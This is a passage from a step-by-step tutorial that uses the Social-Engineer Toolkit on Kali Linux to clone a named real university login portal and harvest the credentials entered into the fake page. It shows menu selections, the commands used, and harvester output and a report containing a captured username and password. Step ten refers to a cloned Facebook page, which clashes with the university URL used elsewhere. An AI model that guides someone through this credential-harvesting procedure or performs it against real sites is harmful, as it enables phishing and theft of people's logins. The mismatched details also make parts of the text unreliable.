


STEP TWO:

Select “5” (Update SET configuration) to Update the *Setoolkit* social Engineering toolkit.



```

[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: @TrusteSec (ReLix) [---]
[---] Version: 8.8-3 [---]
[---] Codename: 'Maverick' [---]
[---] Follow us on Twitter: @TrusteSec [---]
[---] Follow me on Twitter: @hackingdave [---]
[---] Homepage: https://www.trustedsec.com [---]
[---] Welcome to the Social-Engineer Toolkit (SET). [---]
[---] The one stop shop for all of your SE needs. [---]

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Unable to check for new version of SET (is your network up?)

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 5
```

STEP THREE:

From this menu, choose option 1 for Social-Engineering Attacks



```

[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: @TrusteSec (ReLix) [---]
[---] Version: 8.8-3 [---]
[---] Codename: 'Maverick' [---]
[---] Follow us on Twitter: @TrusteSec [---]
[---] Follow me on Twitter: @hackingdave [---]
[---] Homepage: https://www.trustedsec.com [---]
[---] Welcome to the Social-Engineer Toolkit (SET). [---]
[---] The one stop shop for all of your SE needs. [---]

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Unable to check for new version of SET (is your network up?)

Select from the menu:


1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1
```


STEP FOUR:

From this menu, choose option 2 for Website Attack Vectors




STEP FIVE:

From this menu, choose option 3 for Credential Harvester Attack Method




STEP SIX:

From this menu, choose option 2 for Site Cloner



STEP SEVEN:

enter your Kali machine's local IP address. This can be found by opening a new terminal and typing *ifconfig*.



STEP EIGHT:

Enter the URL of the site you wish to clone.

```
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET.
[-] to harvest credentials or parameters from a website as well as place them into a report.
[*] Important: This can be found by opening a new terminal and typing the following command:
-- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * --
The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.76]: 192.168.1.76
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://portal.unaab.edu.ng/login.aspx
```

STEP NINE:

Once the URL is entered, SET will clone the site and display all the POST requests of the site back to this terminal. It is now time to navigate to the cloned site.


```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.76]: 192.168.1.76
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://portal.unaab.edu.ng/login.aspx

[*] Cloning the website: https://portal.unaab.edu.ng/login.aspx
[*] This could take a little bit ...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

STEP TEN:

To get to the cloned site, open Firefox in your Kali machine and enter your local IP address into the browser. You will then be able to view the cloned login page for Facebook. Enter a random username and password into the fields and press Log In.



STEP ELEVEN:

Finally, go back to the terminal where SET is running. You will see lots of text from the numerous POST requests being sent from the cloned site. Scroll down until you see the values username and password. You should be able to see the username and password you entered into the cloned site in cleartext.

```
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.1.76 -- [02/Mar/2025 10:00:41] "GET / HTTP/1.1" 200 -
192.168.1.76 -- [02/Mar/2025 10:00:42] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: __EVENTTARGET=
PARAM: __EVENTARGUMENT=
PARAM: __VIEWSTATE=3ghJj/9mWk0NQ3dvvF8KDPs/iQJWrpXVn0rcrgyKntMxlvmbKaH5ieAR+31lwQ16aq8J7WvL4nys3cBWIr0s0GqSu6r7evyLmmlGxIIYUKt3UbobAeD+FvFGuhbQj0CZ0yncpC19wKnieRsfgE3L619EwI+tWefxkvf0A5J//vq2Mow1BEBugJ374tixtYDjG6L3j3Ln3sUPVTWVwn0+CCB0reVPVaOuBjlk6DfmgE1sE3/Igeo0mht1VZ9
PARAM: __VIEWSTATEGENERATOR=C2EE9A8B
PARAM: __EVENTVALIDATION=rK4pVKSTTP/egUnIQ12GAK4kcofZ6vz4ZRSsX/bff31wLmN7Ep60pr9C1f1ZARXecN/VR3uSYMcmr7STrXY6wClyHdR618hJk1bu68bPmWRAU8XhSFucYpan+OPS1gS7CnLrnrmt4eY5QfNhfcSF7QFq3dvVMKou+aaIwdjEr80wQZSF9q1JxqTKPSzEE
POSSIBLE_USERNAME_FIELD_FOUND: ct100$ct100$ContentPlaceHolder1$centerpane$username=Clonestite001
POSSIBLE_PASSWORD_FIELD_FOUND: ct100$ct100$ContentPlaceHolder1$centerpane$password=Nomerunamasef
PARAM: ct100$ct100$ContentPlaceHolder1$centerpane$button1=Log-In
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

STEP TWELVE:

Type **CONTROL-C** to generate a report

```
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

^C[*] File in XML format exported to /root/.set/reports/2025-03-02 10:07:26.220808.xml for your reading pleasure...

Press <return> to continue
```

STEP THIRTEEN:

To access the Report, CD into the root by typing **sudo su**.

Then type **cd /root/.set/reports/**

Type **ls** to view the files located in the folder

Then use **cat** command to display the content of the **.xml** file

```
root@KALI: ~/.set/reports
File Actions Edit View Help
$ psch
PowerShell 7.2.6
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell
Type 'help' to get help.

root@KALI: ~# cd /root/.set/reports/
root@KALI: ~/.set/reports# ls
'2025-03-02 10:07:26.220808.xml'  files
root@KALI: ~/.set/reports# cat 2025-03-02_10:07:26.220808.xml
<?xml version="1.0" encoding="UTF-8"?>
<harvester>
  portal.unaab.edu.ng/login.aspx
  <url>    <param>_EVENTTARGET=</param>
  <param>_EVENTTARGET=</param>
  <param>_VIEWSTATE=3gh3j39mKQ3dvf8KDPs/IQ7WPKVv8rCrggyKntMxLvmBkaH5ieaR+31lwQ16aqB7WvLny33cBWlF0s0GgSuq6r7vvyLm1GxIIYUKT3UbobAeD+fvF6uhbQj0CZOyncpC19wKnieRsFge3L619Ew1+twefxkvf6AS3//vq2MowIBE8ugJ374t1xYDj66L33Ln3sUPVTM
  Vmbo+CC88revPVa0w3lk6DfagIstf/Ide0mhtlV2o</param>
  <param>_VIEWSTATEGENERATOR=c2EE0AB0</param>
  <param>_EVENTVALIDATION=PK4PVKSTTP/egUN1Q12GAKkcofZovr4Z85sX/bff31wLmH7Ep00pr9C1fIZARkeN/VK3u5VMcNr75TXyGwClyH0R61BhJK1bu68BPHWRAUBXHSFUCYpan+OPS1lGS7CnLrmrt4eY3QfNhfc5F7Qq3dvMK0u+aaTwdJEr80wQZ5f9q1JxqTKP5zEE</param>
  <param>ctl00$ctl00$ContentPlaceholder1$centerpane$UserName=ClonedSite001</param>
  <param>ctl00$ctl00$ContentPlaceholder1$centerpane$Password=NameRunamself</param>
  <param>ctl00$ctl00$ContentPlaceholder1$centerpane$Button1-Log-In</param>
  </url>
</harvester>
```

END.....